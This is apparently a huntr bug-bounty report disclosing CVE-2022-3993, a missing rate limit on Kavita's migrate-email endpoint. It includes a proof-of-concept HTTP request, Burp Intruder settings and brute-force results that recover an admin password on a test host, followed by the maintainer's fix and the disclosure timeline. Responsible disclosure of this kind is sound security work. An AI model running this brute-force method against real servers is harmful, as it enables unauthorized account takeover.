

# No Rate Limit On migrate-email Endpoint Leads to Brute-force Attack in kareadita/kavita

1



Valid

Reported on Oct 26th 2022

The migrate-email endpoint is requiring Email, Username, and Password parameter. This endpoint contain authentication functionality that doesn't have any protection from brute-force attack, which allows an attacker to try every possible password combination without any restriction.

## CWE-307: Improper Restriction of Excessive Authentication Attempts

### POC

#### 1. Send this request to Burpsuite Intruder

```
POST /api/account/migrate-email HTTP/1.1
```

```
Host: 192.168.189.132:5000
```

```
Accept: application/json, text/plain, */*
```

```
DNT: 1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4398.9 Safari/537.36
```

```
Referer: http://192.168.189.132:5000/admin/dashboard
```

```
Accept-Encoding: gzip, deflate
```

```
Accept-Language: en-US,en;q=0.9,id-ID;q=0.8,id;q=0.7,ar-SA;q=0.6,ar;q=0.5
```

```
Connection: close
```

```
Content-Type: application/json
```

```
Content-Length: 67
```

```
{
  "Email": "xxx@local.com",
  "Username": "admin",
  "Password": "xxx"
}
```

Chat with us

## 2. Mark on the Password value

?

Choose an attack type

Start attack

Attack type: Sniper

?

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.189.132:5000

☒ Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

```
1 POST /api/account/migrate-email HTTP/1.1
2 Host: 192.168.189.132:5000
3 Accept: application/json, text/plain, */*
4 DNT: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
6 Referer: http://192.168.189.132:5000/admin/dashboard
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9,id-ID;q=0.8,id;q=0.7,ar-SA;q=0.6,ar;q=0.5
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 67
12
13 { "Email": "xxx@local.com",
14   "Username": "admin",
15   "Password": "$xxx$"
16 }
```

## 3. Bruteforce attack with 1000 password list and get valid admin password

ResultsPositionsPayloadsResource PoolOptions

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ^	Comment
351	zaq12wsx	200	<input type="checkbox"/>	<input type="checkbox"/>	213	
0		400	<input type="checkbox"/>	<input type="checkbox"/>	296	
1	123456	400	<input type="checkbox"/>	<input type="checkbox"/>	296	
2	123456789	400	<input type="checkbox"/>	<input type="checkbox"/>	296	
3	111111	400	<input type="checkbox"/>	<input type="checkbox"/>	296	
4	password	400	<input type="checkbox"/>	<input type="checkbox"/>	296	
5	qwerty	400	<input type="checkbox"/>	<input type="checkbox"/>	296	
6	abc123	400	<input type="checkbox"/>	<input type="checkbox"/>	296	
7	12345678	400	<input type="checkbox"/>	<input type="checkbox"/>	296	
8	password1	400	<input type="checkbox"/>	<input type="checkbox"/>	296	
9	1234567	400	<input type="checkbox"/>	<input type="checkbox"/>	296	
...	...	...	<input type="checkbox"/>	<input type="checkbox"/>	...	

RequestResponse

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Content-Length: 0

3 Connection: close

4 Date: Thu, 27 Oct 2022 01:38:00 GMT

5 Server: Kestrel

6 Vary: Accept-Encoding

7 X-Frame-Options: SAMEORIGIN

8 Content-Security-Policy: frame-ancestors 'none';

9

10

## Impact

An attacker can perform a bruteforce attack to guess the administrator username and password.

Chat with us

An attacker could perform a brute-force attack targeting normal and administrative users, using different passwords and eventually gain access to the targeted account, without any restriction.

## References

- [Brute Force Attack](#)

CVE

CVE-2022-3993

(Published)

Vulnerability Type

CWE-305: Authentication Bypass by Primary Weakness

Severity

Critical (9.4)

Registry

Other

Affected Version

0.6.0.0


Visibility

Public

Status

Fixed

Found by



zetc0de

@zetc0de

legend ▼



This report was seen 424 times.

We are processing your report and will contact the **kareadita/kavita** team within 24 hours.  
a month ago

We have contacted a member of the **kareadita/kavita** team and are waiting to hear back  
a month ago

A **kareadita/kavita** maintainer has acknowledged this report a month ago

Chat with us

Joe Milazzo a month ago

Maintainer

This is valid and I will fix it. Nice catch

Joe Milazzo validated this vulnerability 25 days ago

zetc0de has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Joe Milazzo marked this as fixed in 0.6.0.3 with commit f8db37 25 days ago

The fix bounty has been dropped ✗

This vulnerability has been assigned a CVE ✓

zetc0de 25 days ago

Researcher

@admin can disclose this report? Also can to assign cve for this vulnerability?

Joe Milazzo 25 days ago

Maintainer

This is not ready for disclosure. Hence why it's not disclosed. When it is in our stable release, I will disclose this (and all others raised by you).

Joe Milazzo published this vulnerability 15 days ago

Sign in to join this conversation

Chat with us

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team

Chat with us